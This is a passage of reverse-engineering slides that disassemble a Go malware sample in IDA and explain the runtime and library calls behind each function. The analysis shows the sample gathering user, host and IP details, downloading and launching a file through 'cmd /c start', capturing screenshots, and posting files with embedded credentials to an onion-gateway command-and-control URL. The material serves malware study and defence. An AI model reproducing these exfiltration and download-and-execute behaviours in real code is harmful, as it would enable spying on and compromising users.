    PVOID ArbitraryUserPointer;
    struct _NT_TIB *Self;
} NT_TIB;
```

- One of possible usages of ArbitraryUserPointer would be pass some information to a debugger, but it seems Go uses it as a TLS slot on Windows.

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO MALWARE

Address	Caller	Instruction
.text:0000000000438A08	runtime_main	call rax ; main_main
.text:00000000006D...	main_main	jmp main_main

Address	Called function
.text:00000000006D7466	call os_UserHomeDir
.text:00000000006D74D0	call path_filepath_join
.text:00000000006D74FA	call os_MkdirAll
.text:00000000006D7565	call path_filepath_join
.text:00000000006D7598	call os_OpenFile
.text:00000000006D75BE	call main_isLocked
.text:00000000006D761D	call fmt_Fprintln
.text:00000000006D7645	call main_lockRun
.text:00000000006D764A	call main_getClientDetails
.text:00000000006D7688	call runtime_newproc
.text:00000000006D76A0	call runtime_newproc
.text:00000000006D76B9	call runtime_makechan
.text:00000000006D7702	call runtime_newproc
.text:00000000006D7737	call main_handleFileUploadURL
.text:00000000006D7753	call os___ptr_file__close
.text:00000000006D775D	call runtime_morestack_noctxt

❑ GO MALWARE

main.main( )

```
.text:00000000006D745E                lea     rbp, [rsp+0F8h+var_8]
.text:00000000006D7466                call    os_UserHomeDir
.text:00000000006D746B                mov     rax, qword ptr [rsp+0F8h+var_F8+8]
.text:00000000006D7470                mov     rcx, qword ptr [rsp+0F8h+var_F8]
.text:00000000006D7474                xorps   xmm0, xmm0
.text:00000000006D7477                movups  [rsp+0F8h+var_58], xmm0
.text:00000000006D747F                movups  [rsp+0F8h+var_48], xmm0
.text:00000000006D7487                mov     qword ptr [rsp+0F8h+var_58], rcx
.text:00000000006D748F                mov     qword ptr [rsp+0F8h+var_58+8], rax
.text:00000000006D7497                lea     rax, aWin32logs ; "win32logs"
.text:00000000006D749E                mov     qword ptr [rsp+0F8h+var_48], rax
.text:00000000006D74A6                mov     qword ptr [rsp+0F8h+var_48+8], 9
.text:00000000006D74B2                lea     rax, [rsp+0F8h+var_58]
.text:00000000006D74BA                mov     qword ptr [rsp+0F8h+var_F8], rax
.text:00000000006D74BE                mov     qword ptr [rsp+0F8h+var_F8+8], 2
.text:00000000006D74C7                mov     qword ptr [rsp+0F8h+var_E8], 2
.text:00000000006D74D0                call    path_filepath_join
.text:00000000006D74D5                mov     rax, qword ptr [rsp+0F8h+var_E8+8]
.text:00000000006D74DA                mov     [rsp+0F8h+var_A0], rax
.text:00000000006D74DF                mov     rcx, qword ptr [rsp+0F8h+var_E8+10h]
.text:00000000006D74E4                mov     [rsp+0F8h+var_B0], rcx
.text:00000000006D74E9                mov     qword ptr [rsp+0F8h+var_F8], rax
.text:00000000006D74ED                mov     qword ptr [rsp+0F8h+var_F8+8], rcx
.text:00000000006D74F2                mov     dword ptr [rsp+0F8h+var_E8], 1FFh
.text:00000000006D74FA                call    os_MkdirAll
.text:00000000006D74FF                xorps   xmm0, xmm0
.text:00000000006D7502                movups  [rsp+0F8h+var_78], xmm0
.text:00000000006D750A                movups  [rsp+0F8h+var_68], xmm0
.text:00000000006D7512                mov     rax, [rsp+0F8h+var_A0]
.text:00000000006D7517                mov     qword ptr [rsp+0F8h+var_78], rax
.text:00000000006D751F                mov     rax, [rsp+0F8h+var_B0]
.text:00000000006D7524                mov     qword ptr [rsp+0F8h+var_78+8], rax
.text:00000000006D752C                lea     rax, aLocklozLrmLshM ; "lockloz;lrm;lsh;macrmainmap;"
```

- The UserHomeDir( ) returns the current user's home directory, which it's %USERPROFILE% on Windows systems.
- This function joins path elements into a single path, so on Windows it returns a UNC path.
- MkdirAll( ) creates a directory named path and all necessary parents (similar to mkdir -p <dir> on Linux/Unix)

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO MALWARE

- A quite common approach for strings is creating a structure similar to:

```
00000000 string_struct   struc ; (sizeof=0x10, mappedto_13)
00000000 string_content  dq ?                    ; offset
00000008 string_size     dq ?
00000010 string_struct   ends
```

  - After creating the structure, rename its fields.
  - Change the "string_content" type to char* by using "y" hotkey.

- Afterwards, we can eventually apply it on through ALT-Q hotkey and T hotkey to a structure offset.

- Although our presentation is focused on static analysis, all renamed functions could be transfered to x64dbg by using any of the following plugins:

  - Labeless: https://github.com/a1ext/labeless
  - x64dbgida: https://github.com/x64dbg/x64dbgida

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO MALWARE

- Goroutines are methods created when prefixing a function call with “go” word (go reverse.Engineering( )), which consume little stack space and allocate heap space according to necessity, executing concurrently with other goroutines within the same address space.

- func newproc(siz int32, fn *funcval) {...}

- Channels are a data type which provides a mechanism that make possible goroutines to synchronize their execution and communication (moving data) with another concurrent goroutine (roughly similar to pipes).

- func makechan(t *chantype, size int) *hchan {...}

main.main( )

```
.text:00000000006D7632 loc_6D7632:                     ; CODE XREF: main_main+19
.text:00000000006D7632
.text:00000000006D7668
.text:00000000006D766D
.text:00000000006D7675
.text:00000000006D76A5
.text:00000000006D76AC
.text:00000000006D76B0
.text:00000000006D76B9
.text:00000000006D76BE
.text:00000000006D76C3
```

```
mov     rax, [rsp+0F8h+var_90]
mov     qword ptr [rsp+0F8h+var_F8], rax
mov     rax, [rsp+0F8h+var_A8]
mov     qword ptr [rsp+0F8h+var_F8+8], rax
call    main_lockRun
call    main_getClientDetails
movups  xmm0, [rsp+0F8h+var_F8]
movups  [rsp+0F8h+var_38], xmm0
movups  xmm0, xmmword ptr [rsp+0F8h+var_E8]
movups  [rsp+0F8h+var_28], xmm0
movups  xmm0, xmmword ptr [rsp+0F8h+var_E8+10h]
movups  [rsp+0F8h+var_18], xmm0
mov     dword ptr [rsp+0F8h+var_F8], 0
lea     rax, off_794B00
mov     qword ptr [rsp+0F8h+var_F8+8], rax
call    runtime_newproc
mov     dword ptr [rsp+0F8h+var_F8], 0
lea     rax, off_794B08
mov     qword ptr [rsp+0F8h+var_F8+8], rax
call    runtime_newproc
lea     rax, asc_700C60 ; "\b"
mov     qword ptr [rsp+0F8h+var_F8], rax
mov     qword ptr [rsp+0F8h+var_F8+8], 3E8h
call    runtime_makechan
mov     rax, qword ptr [rsp+0F8h+var_E8]
mov     [rsp+0F8h+var_98], rax
```


ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO MALWARE

```
.text:00000000006D61B0 main_lockRun     proc near               ; CODE XREF: main_lockRun+F5↓j
.text:00000000006D61B0                                          ; main_main+215↓p
.text:00000000006D61B0                                          ; DATA XREF: ...
.text:00000000006D61B0
.text:00000000006D61B0 var_90           = xmmword ptr -90h
.text:00000000006D61B0 var_80           = qword ptr -80h
.text:00000000006D61B0 var_78           = xmmword ptr -78h
.text:00000000006D61B0 var_68           = qword ptr -68h
.text:00000000006D61B0 var_5C           = xmmword ptr -5Ch
.text:00000000006D61B0 var_4C           = byte ptr -4Ch
.text:00000000006D61B0 var_2C           = xmmword ptr -2Ch
.text:00000000006D61B0 var_10           = byte ptr -10h
.text:00000000006D61B0 var_8            = qword ptr -8
.text:00000000006D61B0 arg_0            = qword ptr  8
.text:00000000006D61B0 arg_8            = qword ptr  10h
.text:00000000006D61B0
.text:00000000006D61B0                  mov     rcx, gs:28h
.text:00000000006D61B9                  mov     rcx, [rcx+0]
.text:00000000006D61C0                  lea     rax, [rsp+var_10]
.text:00000000006D61C5                  cmp     rax, [rcx+10h]
.text:00000000006D61C9                  jbe     loc_6D62A0
.text:00000000006D61CF                  sub     rsp, 90h
.text:00000000006D61D6                  mov     [rsp+90h+var_8], rbp
.text:00000000006D61DE                  lea     rbp, [rsp+90h+var_8]
.text:00000000006D61E6                  call    github_com_google_uuid_New
.text:00000000006D61EB                  movups  xmm0, [rsp+90h+var_90]
.text:00000000006D61EF                  movups  [rsp+90h+var_5C], xmm0
.text:00000000006D61F4                  mov     qword ptr [rsp+90h+var_2C], 0
.text:00000000006D61FD                  xorps   xmm0, xmm0
```

main.lockRun( )

- **Reference to the uuid package ,that generates and inspects UUIDs (https://github.com/google/uuid)**

❑ GO MALWARE

main.getClientDetails( )

```
.text:000000000006D64F0 arg_20          = xmmword ptr  28h
.text:000000000006D64F0
.text:000000000006D64F0                 mov     rcx, gs:28h
.text:000000000006D64F9                 mov     rcx, [rcx+0]
.text:000000000006D6500                 cmp     rsp, [rcx+10h]
.text:000000000006D6504                 jbe     loc_6D65DA
.text:000000000006D650A                 sub     rsp, 70h
.text:000000000006D650E                 mov     [rsp+70h+var_8], rbp
.text:000000000006D6513                 lea     rbp, [rsp+70h+var_8]
.text:000000000006D6518                 xorps   xmm0, xmm0
.text:000000000006D651B                 movups  [rsp+70h+arg_0], xmm0
.text:000000000006D6520                 movups  [rsp+70h+arg_10], xmm0
.text:000000000006D6528                 movups  [rsp+70h+arg_20], xmm0
.text:000000000006D6530                 call    os_user_Current
.text:000000000006D6535                 mov     rax, [rsp+70h+var_70]
.text:000000000006D6539                 mov     [rsp+70h+var_48], rax
.text:000000000006D653E                 nop
.text:000000000006D653F                 call    os_hostname
.text:000000000006D6544                 mov     rax, [rsp+70h+var_68]
.text:000000000006D6549                 mov     [rsp+70h+var_50], rax
.text:000000000006D654E                 mov     rcx, [rsp+70h+var_70]
.text:000000000006D6552                 mov     [rsp+70h+var_40], rcx
.text:000000000006D6557                 call    main_getIP
.text:000000000006D655C                 mov     rax, [rsp+70h+var_68]
.text:000000000006D6561                 mov     rcx, [rsp+70h+var_70]
.text:000000000006D6565                 xorps   xmm0, xmm0
.text:000000000006D6568                 movups  [rsp+70h+var_38], xmm0
.text:000000000006D656D                 movups  [rsp+70h+var_28], xmm0
.text:000000000006D6572                 movups  [rsp+70h+var_18], xmm0
.text:000000000006D6577                 mov     rdx, [rsp+70h+var_48]
.text:000000000006D657C                 mov     rbx, [rdx+28h]
```

- **Functions getting information about current user, hostname and IP address.**

❑ GO MALWARE

os.user.Current( )

```
.text:00000000006D4FD4 loc_6D4FD4:                             ; CODE XREF: os_user_Current+73↑j
.text:00000000006D4FD4                 lea     rax, aP_6       ; "p"
.text:00000000006D4FDB                 mov     [rsp+28h+var_28], rax
.text:00000000006D4FDF                 mov     [rsp+28h+var_20], rdi
.text:00000000006D4FE4                 mov     [rsp+28h+var_18], rsi
.text:00000000006D4FE9                 call    runtime_typedmemmove
.text:00000000006D4FEE                 jmp     short loc_6D4FB8
.text:00000000006D4FF0 ; ---------------------------------------------------------------------------
.text:00000000006D4FF0
.text:00000000006D4FF0 loc_6D4FF0:                             ; CODE XREF: os_user_Current+47↑j
.text:00000000006D4FF0                 mov     [rsp+28h+arg_0], 0
.text:00000000006D4FF9                 mov     qword ptr [rsp+28h+arg_8], rcx
.text:00000000006D4FFE                 mov     qword ptr [rsp+28h+arg_8+8], rax
.text:00000000006D5003                 mov     rbp, [rsp+28h+var_8]
.text:00000000006D5008                 add     rsp, 28h
.text:00000000006D500C                 retn
.text:00000000006D500D ; ---------------------------------------------------------------------------
.text:00000000006D500D
.text:00000000006D500D loc_6D500D:                             ; CODE XREF: os_user_Current+30↑j
.text:00000000006D500D                 lea     rax, dword_A17A60
.text:00000000006D5014                 mov     [rsp+28h+var_28], rax
.text:00000000006D5018                 lea     rax, off_794DF0
.text:00000000006D501F                 mov     [rsp+28h+var_20], rax
.text:00000000006D5024                 call    sync___ptr_Once__doSlow
.text:00000000006D5029                 jmp     loc_6D4F66
.text:00000000006D502E ; ---------------------------------------------------------------------------
.text:00000000006D502E
.text:00000000006D502E loc_6D502E:                             ; CODE XREF: os_user_Current+14↑j
.text:00000000006D502E                 call    runtime_morestack_noctxt
.text:00000000006D5033                 jmp     os_user_Current
.text:00000000006D5033 os_user_Current endp
```

- Typedmemmove, from runtime package, copies a value of a specific type from a source to a destination. It's similar to memcpy( ) from C language.

- Package "sync" contains a structure named and object (and structure) named "Once" and it holds a field (m), whose type is Mutex. The doSlow(f func()) function uses Lock( ) on m and guarantee that when it returns, has has finished. In few words, doSlow establishes synchronization.

❑ GO MALWARE

os.user.Current( )

```
.text:00000000006D5901                call    syscall_OpenCurrentProcessToken
.text:00000000006D5906                mov     rax, [rsp+0D0h+var_D0]
.text:00000000006D590A                mov     rcx, [rsp+0D0h+var_C0]
.text:00000000006D590F                mov     rdx, [rsp+0D0h+var_C8]
.text:00000000006D5914                test    rdx, rdx
.text:00000000006D5917                jnz     loc_6D5D0C
.text:00000000006D591D                mov     [rsp+0D0h+var_58], rax
.text:00000000006D5922                lea     rcx, off_7952F0
.text:00000000006D5929                mov     [rsp+0D0h+var_10], rcx
.text:00000000006D5931                mov     [rsp+0D0h+var_40], rax
.text:00000000006D5939                mov     [rsp+0D0h+var_61], 1
.text:00000000006D593E                mov     [rsp+0D0h+var_D0], rax
.text:00000000006D5942                mov     dword ptr [rsp+0D0h+var_C8], 1
.text:00000000006D594A                mov     [rsp+0D0h+var_C0], 32h ; '2'
.text:00000000006D5953                call    syscall_Token_getInfo
.text:00000000006D5958                mov     rax, [rsp+0D0h+var_B8]
.text:00000000006D595D                mov     rcx, [rsp+0D0h+var_A8]
.text:00000000006D5962                mov     rdx, [rsp+0D0h+var_B0]
.text:00000000006D5967                test    rdx, rdx
.text:00000000006D596A                jz      loc_6D5D03
.text:00000000006D5970                xor     eax, eax
.text:00000000006D5972
.text:00000000006D5972 loc_6D5972:                            ; CODE XREF: os_user_current+467↓j
.text:00000000006D5972                test    rdx, rdx
.text:00000000006D5975                jnz     loc_6D5CC1
.text:00000000006D597B                mov     [rsp+0D0h+var_30], rax
.text:00000000006D5983                mov     rax, [rsp+0D0h+var_58]
.text:00000000006D5988                mov     [rsp+0D0h+var_D0], rax
.text:00000000006D598C                mov     dword ptr [rsp+0D0h+var_C8], 5
.text:00000000006D5994                mov     [rsp+0D0h+var_C0], 32h ; '2'
.text:00000000006D599D                call    syscall_Token_getInfo
```

- Opens the access token associated to the current process.

- getInfo( ) retrieves information from an access token:
  - func (t Token) getInfo(class uint32, initSize int).
  - Implemented by using GetTokenInformation( ).
  - GetTokenInformation(t Token, infoClass uint32, info *byte, infoLen uint32, returnedLen *uint32) (err error) = advapi32.GetTokenInformation

❑ GO MALWARE

os.user.Current( )

```
.text:00000000006D5A03                mov     [rsp+0D0h+var_38], rbx
.text:00000000006D5A0B                mov     rax, [rsp+0D0h+var_28]
.text:00000000006D5A13                mov     rax, [rax]
.text:00000000006D5A16                mov     [rsp+0D0h+var_D0], rax
.text:00000000006D5A1A                call    syscall___ptr_SID__String
.text:00000000006D5A1F                mov     rax, [rsp+0D0h+var_B0]
.text:00000000006D5A24                mov     rcx, [rsp+0D0h+var_B8]
.text:00000000006D5A29                mov     rdx, [rsp+0D0h+var_C0]
.text:00000000006D5A2E                mov     rbx, [rsp+0D0h+var_C8]
.text:00000000006D5A33                test    rcx, rcx
.text:00000000006D5A36                jnz     loc_6D5BF2
.text:00000000006D5A3C                mov     [rsp+0D0h+var_50], rdx
.text:00000000006D5A44                mov     [rsp+0D0h+var_20], rbx
.text:00000000006D5A4C                mov     rax, [rsp+0D0h+var_58]
.text:00000000006D5A51                mov     [rsp+0D0h+var_D0], rax
.text:00000000006D5A55                call    syscall_Token_GetUserProfileDirectory
.text:00000000006D5A5A                mov     rax, [rsp+0D0h+var_B0]
.text:00000000006D5A5F                mov     rcx, [rsp+0D0h+var_C0]
.text:00000000006D5A64                mov     rdx, [rsp+0D0h+var_C8]
.text:00000000006D5A69                mov     rbx, [rsp+0D0h+var_B8]
.text:00000000006D5A6E                test    rbx, rbx
.text:00000000006D5A71                jnz     loc_6D5BB0
.text:00000000006D5A77                mov     [rsp+0D0h+var_48], rcx
.text:00000000006D5A7F                mov     [rsp+0D0h+var_18], rdx
.text:00000000006D5A87                mov     rax, [rsp+0D0h+var_30]
.text:00000000006D5A8F                mov     rax, [rax]
.text:00000000006D5A92                mov     [rsp+0D0h+var_D0], rax
.text:00000000006D5A96                call    os_user_lookupUsernameAndDomain
.text:00000000006D5A9B                mov     rax, [rsp+0D0h+var_A0]
.text:00000000006D5AA0                mov     rcx, [rsp+0D0h+var_B0]
.text:00000000006D5AA5                mov     rdx, [rsp+0D0h+var_B8]
```

- String, from syscall package, converts sid to a string formats using ConvertSidToStringSid( ) function.

- This function retrieves the path to the root directory of the user's profile determined by the given token.
- GetUserProfileDirectory(t Token, dir *uint16, dirLen *uint32) (err error) = userenv.GetUserProfileDirectoryW

- Retrieves the username and domain for the given SID.

❑ GO MALWARE

os.hostname( )

```
.text:00000000004D0740 loc_4D0740:                             ; CODE XREF: os_hostname+D1↓j
.text:00000000004D0740                 lea     rax, unk_702CA0
.text:00000000004D0747                 mov     [rsp+50h+var_50], rax
.text:00000000004D074B                 mov     ecx, [rsp+50h+var_28]
.text:00000000004D074F                 mov     [rsp+50h+var_48], rcx
.text:00000000004D0754                 mov     ecx, [rsp+50h+var_28]
.text:00000000004D0758                 mov     [rsp+50h+var_40], rcx
.text:00000000004D075D                 call    runtime_makeslice
.text:00000000004D0762                 mov     rax, [rsp+50h+var_38]
.text:00000000004D0767                 mov     ecx, [rsp+50h+var_28]
.text:00000000004D076B                 test    rcx, rcx
.text:00000000004D076E                 jbe     loc_4D092D
.text:00000000004D0774                 mov     [rsp+50h+var_10], rax
.text:00000000004D0779                 mov     [rsp+50h+var_24], ecx
.text:00000000004D077D                 mov     dword ptr [rsp+50h+var_50], 5
.text:00000000004D0784                 mov     [rsp+50h+var_48], rax
.text:00000000004D0789                 lea     rcx, [rsp+50h+var_28]
.text:00000000004D078E                 mov     [rsp+50h+var_40], rcx
.text:00000000004D0793                 call    internal_syscall_windows_GetComputerNameEx
.text:00000000004D0798                 mov     rax, [rsp+50h+var_30]
.text:00000000004D079D                 mov     rcx, [rsp+50h+var_38]
.text:00000000004D07A2                 test    rcx, rcx
.text:00000000004D07A5                 jz      loc_4D08DD
.text:00000000004D07AB                 mov     [rsp+50h+var_18], rax
.text:00000000004D07B0                 mov     [rsp+50h+var_20], rcx
.text:00000000004D07B5                 jz      loc_4D0862
.text:00000000004D07BB                 lea     rdx, asc_729160 ; "\b"
.text:00000000004D07C2                 cmp     [rcx+8], rdx
.text:00000000004D07C6                 jnz     loc_4D0862
.text:00000000004D07CC                 cmp     qword ptr [rax], 0EAh
.text:00000000004D07D3                 jnz     loc_4D0862
.text:00000000004D07D9                 mov     ebx, [rsp+50h+var_24]
.text:00000000004D07DD                 cmp     [rsp+50h+var_28], ebx
```

- func makeslice(et *_type, len, cap int) unsafe.Pointer {...}
- A slice is a kind of dynamically-size array (therefore, it doesn't have a fixed length) and its typical notation is [ ]T, where T specifies the type of the element.

- Retrieves a NetBIOS or DNS name associated with the local computer.
- GetComputerNameEx(nameformat uint32, buf *uint16, n *uint32) (err error) = GetComputerNameExW

❑ GO MALWARE

```
db 'tside usable address spacebytes.Buffer.Grow: negative countconcur'
db 'rent map read and map writeconnection not allowed by rulesetcrypt'
db 'o/aes: output not full blockcrypto/des: output not full blockcryp'
db 'to: requested hash function #ed25519: bad private key length: fin'
db 'drunnable: negative nmspinningfreeing stack not in a stack spanhe'
db 'apBitsSetType: unexpected shifthttp2: invalid header field valueh'
db 'ttp2: invalid pseudo headers: %vhttp2: recursive push not allowed'
db 'http: CloseIdleConnections calledhttp: invalid Read on closed Bod'
db 'yhttps://api.ipify.org?format=textindefinite length found (not DE'
db 'R)invalid username/password versionleafCounts[maxBits][maxBits] !'
db '= nmin must be a non-zero power of 2misrounded allocation in sysA'
db 'llocnet/http: skip alternate protocolpad size larger than data pa'
db 'yloadpseudo header field after regularreflect.nameFrom: name too '
db 'long: reflect: Field index out of rangereflect: NumOut of non-fun'
```

- **Finding strings in previous versions of Golang is not so easy (they are grouped), unfortunately. However, it's only a matter of time... ☺ To determine where string ends, I used the following lines (not shown):**
  - **mov [rsp+60h+var_58], rax**
  - **mov [rsp+60h+var_50], 21h ; '!'**

main.getIP( )

```
main_getIP proc near

var_60= qword ptr -60h
var_58= qword ptr -58h
var_50= qword ptr -50h
var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= qword ptr -38h
var_30= qword ptr -30h
var_28= qword ptr -28h
var_19= byte ptr -19h
var_18= xmmword ptr -18h
var_8= qword ptr -8
arg_0= xmmword ptr  8

mov     rcx, gs:28h
mov     rcx, [rcx+0]
cmp     rsp, [rcx+10h]
jbe     loc_6D64DB
```

```
sub     rsp, 60h
mov     [rsp+60h+var_8], rbp
lea     rbp, [rsp+60h+var_8]
xorps   xmm0, xmm0
movups  [rsp+60h+var_18], xmm0
mov     [rsp+60h+var_19], 0
xorps   xmm0, xmm0
movups  [rsp+60h+arg_0], xmm0
nop
mov     rax, cs:off_A0A208
mov     [rsp+60h+var_60], rax
lea     rax, aTlsDialwithdia+1B97h ; "https://api.ipify.org?format=textindefi"...
```

```
loc_6D64DB:
call    runtime_morestack_noctxt
jmp     main_getIP
main_getIP endp
```

❑ GO MALWARE

main.getIP( )

```
.text:00000000006D63AE                call    net_http___ptr_Client__Get
.text:00000000006D63B3                mov     rax, [rsp+60h+var_48]
.text:00000000006D63B8                mov     rcx, [rsp+60h+var_38]
.text:00000000006D63BD                mov     rdx, [rsp+60h+var_40]
.text:00000000006D63C2                test    rdx, rdx
.text:00000000006D63C5                jz      short loc_6D63D9
.text:00000000006D63C7                jz      loc_6D64BD
.text:00000000006D63CD                mov     rax, [rdx+8]
.text:00000000006D63D1                mov     rdx, rax
.text:00000000006D63D4                jmp     loc_6D64BD
.text:00000000006D63D9 ; ---------------------------------------------------------------------------
.text:00000000006D63D9
.text:00000000006D63D9 loc_6D63D9:                            ; CODE XREF: main_getIP+75↑j
.text:00000000006D63D9                mov     rcx, [rax+40h]
.text:00000000006D63DD                test    [rcx], al
.text:00000000006D63DF                add     rcx, 18h
.text:00000000006D63E3                mov     rdx, [rax+48h]
.text:00000000006D63E7                mov     qword ptr [rsp+60h+var_18+8], rcx
.text:00000000006D63EC                mov     qword ptr [rsp+60h+var_18], rdx
.text:00000000006D63F1                mov     [rsp+60h+var_19], 1
.text:00000000006D63F6                mov     rcx, [rax+48h]
.text:00000000006D63FA                mov     rax, [rax+40h]
.text:00000000006D63FE                lea     rdx, unk_71EE20
.text:00000000006D6405                mov     [rsp+60h+var_60], rdx
.text:00000000006D6409                mov     [rsp+60h+var_58], rax
.text:00000000006D640E                mov     [rsp+60h+var_50], rcx
.text:00000000006D6413                call    runtime_convI2I
.text:00000000006D6418                mov     rax, [rsp+60h+var_40]
.text:00000000006D641D                mov     rcx, [rsp+60h+var_48]
.text:00000000006D6422                mov     [rsp+60h+var_60], rcx
.text:00000000006D6426                mov     [rsp+60h+var_58], rax
.text:00000000006D642B                mov     [rsp+60h+var_50], 200h
.text:00000000006D6434                call    io_ioutil_readAll
```

- We should remember that http package provides us an useful implementation of HTTP client and server. As client, there's a Get( ) and Post( ) implementation:
- func Get(url string) (resp *Response, err error) {
  return DefaultClient.Get(url)
  }

- Interface's type in Go is similar, under some aspects, to any other language and defines some methods that need to be implemented. Therefore, other data type that holds methods with same signatures are regarded as being of the same type of this interface.

- func ReadAll(r io.Reader) ([]byte, error)
- This function reads from r until an EOF or error.

❑ GO MALWARE

main.handlePicDisplay( )

```
.text:00000000006D7B57  mov     rcx, [rsp+0C8h+var_B0]
.text:00000000006D7B5E  mov     [rsp+0C8h+var_90], rcx
.text:00000000006D7B62  lea     rdx, aTlsDialwithdia+1381h ; "https://i.imgur.com/zkE7Ge7.jpegin lite"...
.text:00000000006D7B6B  mov     qword ptr [rsp+0C8h+var_C8], rdx
.text:00000000006D7B70  mov     qword ptr [rsp+0C8h+var_C8+8], 20h ; ' '
.text:00000000006D7B75  mov     [rsp+0C8h+var_B8], rcx
.text:00000000006D7B7A  mov     [rsp+0C8h+var_B0], rax
.text:00000000006D7B7D  call    main_downloadFile
.text:00000000006D7B85  xorps   xmm0, xmm0
.text:00000000006D7B8D  movups  [rsp+0C8h+var_38], xmm0
.text:00000000006D7B95  movups  [rsp+0C8h+var_28], xmm0
.text:00000000006D7B9C  movups  [rsp+0C8h+var_18], xmm0
.text:00000000006D7BA4  lea     rax, aC_0       ; "/c"
.text:00000000006D7BB0  mov     qword ptr [rsp+0C8h+var_38], rax
.text:00000000006D7BB7  mov     qword ptr [rsp+0C8h+var_38+8], 2
.text:00000000006D7BBF  lea     rax, aStart     ; "start"
.text:00000000006D7BCB  mov     qword ptr [rsp+0C8h+var_28], rax
.text:00000000006D7BD0  mov     qword ptr [rsp+0C8h+var_28+8], 5
.text:00000000006D7BD8  mov     rcx, [rsp+0C8h+var_90]
.text:00000000006D7BDD  mov     qword ptr [rsp+0C8h+var_18], rcx
.text:00000000006D7BE5  mov     rdx, [rsp+0C8h+var_98]
.text:00000000006D7BEC  mov     qword ptr [rsp+0C8h+var_18+8], rdx
.text:00000000006D7BF0  lea     rbx, aCmd       ; "cmd"
.text:00000000006D7BF9  mov     qword ptr [rsp+0C8h+var_C8], rbx
.text:00000000006D7C01  mov     qword ptr [rsp+0C8h+var_C8+8], 3
.text:00000000006D7C06  lea     rsi, [rsp+0C8h+var_38]
.text:00000000006D7C0F  mov     [rsp+0C8h+var_B8], rsi
.text:00000000006D7C18  mov     [rsp+0C8h+var_B0], 3
                        mov     [rsp+0C8h+var_A8], 3
                        call    os_exec_Command
```

- We have few clear facts here:
  - A file is downloaded from Internet.
  - downloadFile( ) is implemented by using net.http.Get( ) function: func Get(url string) (resp *Response, err error).
  - Get( ) is implemented by using “func NewRequestWithContext(ctx context.Context, method, url string, body io.Reader)”
  - According to shown strings, the downloaded file is being launched by using “cmd /c start <downloaded file>
  - The Command function -- func Command(name string, arg ...string) *Cmd -- returns a Cmd struct to execute the target program with arguments using os.exec.Cmd.Run( ).

❑ GO MALWARE

main.handleFileUploadURL( )

```
.text:00000000006D7091    lea     rsi, aUsernameuwangl ; "usernameuwangle;vzigzag;"
.text:00000000006D7098    mov     [rsp+140h+var_130], rsi
.text:00000000006D709D    mov     [rsp+140h+var_128], 8
.text:00000000006D70A6    call    runtime_mapassign_faststr
```

- **Post files (json files) to website (https://gi74qcmwmxoq4xun.onion.ws/fujson) using credentials (username: uwangle and, maybe, password: vzigzag)**

```
.text:00000000006D7268    mov     rax, cs:off_A0A208
.text:00000000006D726F    mov     [rsp+140h+var_140], rax
.text:00000000006D7273    lea     rax, aX509UnhandledC+0A7Fh ; "https://gi74qcmwmxoq4xun.onion.ws/fujso"...
.text:00000000006D727A    mov     [rsp+140h+var_138], rax
.text:00000000006D727F    mov     [rsp+140h+var_130], 24h ; '$'
.text:00000000006D7288    lea     rcx, aGodebugValueGd+4F0h ; "application/jsonapplication/wasmbad SAN"...
.text:00000000006D728F    mov     [rsp+140h+var_128], rcx
.text:00000000006D7294    mov     [rsp+140h+var_120], 10h
.text:00000000006D729D    lea     rdx, off_7EC320
.text:00000000006D72A4    mov     [rsp+140h+var_118], rdx
.text:00000000006D72A9    mov     [rsp+140h+var_110], rdi
.text:00000000006D72AE    call    net_http___ptr_Client__Post
```

```
func Post(url, contentType string, body io.Reader) (resp *Response, err error) {
        return DefaultClient.Post(url, contentType, body)
}
```

ALEXANDRE BORGES – REVERSE ENGINEER/EXPLOIT DEVELOPER/PROGRAMMER

❑ GO MALWARE

main.handleScreenshot( )

```
_6D6683:                                ; CODE XREF: main_handleScreenshot+50↑j
.text:00000000006D6688                  mov     [rsp+0A8h+var_68], rdx
.text:00000000006D6690                  mov     [rsp+0A8h+var_A8], 0
.text:00000000006D6695                  call    github_com_kbinani_screenshot_GetDisplayBounds
.text:00000000006D669A                  mov     rax, [rsp+0A8h+var_90]
.text:00000000006D669F                  mov     rcx, [rsp+0A8h+var_98]
.text:00000000006D66A4                  mov     rdx, [rsp+0A8h+var_A0]
.text:00000000006D66A9                  mov     rbx, [rsp+0A8h+var_88]
.text:00000000006D66AD                  mov     [rsp+0A8h+var_A8], rdx
.text:00000000006D66B2                  mov     [rsp+0A8h+var_A0], rcx
.text:00000000006D66B7                  mov     [rsp+0A8h+var_98], rax
.text:00000000006D66BC                  mov     [rsp+0A8h+var_90], rbx
.text:00000000006D66C1                  call    github_com_kbinani_screenshot_CaptureRect
.text:00000000006D66C6                  mov     rax, [rsp+0A8h+var_88]
.text:00000000006D66CB                  mov     rcx, [rsp+0A8h+var_78]
.text:00000000006D66D0                  mov     rdx, [rsp+0A8h+var_80]
.text:00000000006D66D3                  test    rdx, rdx
.text:00000000006D66D9                  jnz     loc_6D685E
.text:00000000006D66DE                  mov     [rsp+0A8h+var_50], rax
.text:00000000006D66E3                  mov     rax, [rsp+0A8h+var_68]
.text:00000000006D66E7                  mov     [rsp+0A8h+var_A8], rax
.text:00000000006D66EC                  call    runtime_convT64
.text:00000000006D66F1                  mov     rax, [rsp+0A8h+var_A0]
.text:00000000006D66F4                  xorps   xmm0, xmm0
.text:00000000006D66F9                  movups  [rsp+0A8h+var_48], xmm0
.text:00000000006D6700                  lea     rcx, asc_7021E0 ; "\b"
.text:00000000006D6705                  mov     qword ptr [rsp+0A8h+var_48], rcx
.text:00000000006D670A                  mov     qword ptr [rsp+0A8h+var_48+8], rax
.text:00000000006D6711                  lea     rax, aDPng      ; "%d.png"
.text:00000000006D6715                  mov     [rsp+0A8h+var_A8], rax
.text:00000000006D671A                  mov     [rsp+0A8h+var_A0], 6
```

- **Using an external Go library to capture desktop screen: https://github.com/kbinani/screenshot**

❑ FINAL THOUGHTS

- Reversing Go code is not hard, but certainly takes time as any other language.
- It's advisable to learn Golang programming and its respective concepts. In addition, investigating the Go source code is always interesting.
- During the analysis, it's recommended to focus on key functions and not trying to follow the intensive stack's manipulation.
- Go language has been constantly improved and all changes will be reflected on the final assembly code.
